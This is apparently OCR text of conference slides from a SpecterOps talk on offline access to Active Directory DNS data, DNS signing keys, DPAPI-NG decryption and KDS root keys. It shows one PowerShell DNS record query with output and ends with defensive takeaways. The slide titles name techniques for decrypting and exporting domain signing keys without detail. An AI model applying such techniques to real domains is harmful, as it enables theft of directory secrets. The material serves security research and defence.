
Querying DNS resource records offline




Exporting DNS zone files offline




DNS signing key location



Querying DNS signing keys offline



Decrypting and exporting DNS signing keys offline



Full online (LDAP) feature parity

Administrator: PowerShell


```
PS > Get-ADSIDnsServerResourceRecord -ZoneName contoso.com -Server CONTOSO-DC | Where-Object Type -in SOA,SRV
_ldap._tcp.löhne._sites                          600       SRV   0 100 389  contoso-dc.contoso.com.
_kerberos._tcp.löhne._sites                      600       SRV   0 100 88   contoso-dc.contoso.com.
_gc._tcp.löhne._sites                            600       SRV   0 100 3268 contoso-dc.contoso.com.
_ldap._tcp.löhne._sites.ForestDnsZones           600       SRV   0 100 389  contoso-dc.contoso.com.
_ldap._tcp.löhne._sites.DomainDnsZones           600       SRV   0 100 389  contoso-dc.contoso.com.
@                                                    IN  SOA   contoso-dc.contoso.com. hostmaster.contoso.com. (
                                                                   2511         ; serial number
                                                                   900          ; refresh
                                                                   600          ; retry
                                                                   86400        ; expire
                                                                   3600       ) ; default TTL
_gc._tcp                                         600       SRV   0 100 3268 contoso-dc2.contoso.com.
_gc._tcp                                         600       SRV   0 100 3268 contoso-dc.contoso.com.
_gc._tcp                                         600       SRV   0 100 3268 corp-dc.corp.contoso.com.
```


Group Data Protection API

Universal data decryption

Playing with the API

Named DPAPI-NG descriptor creation and discovery



Summary

KDS Root Keys: All the Secrets Finally Revealed

“Everything that can be invented has been invented.”

– DEFINITELY NOT Charles H. Duell
Commissioner, US Patent Office, 1899

Key takeaways

PROTECT

ROLLOVER

NEVER DELETE

SPECTER OPS
Creators of BloodHound

Thank you

specterops.io ›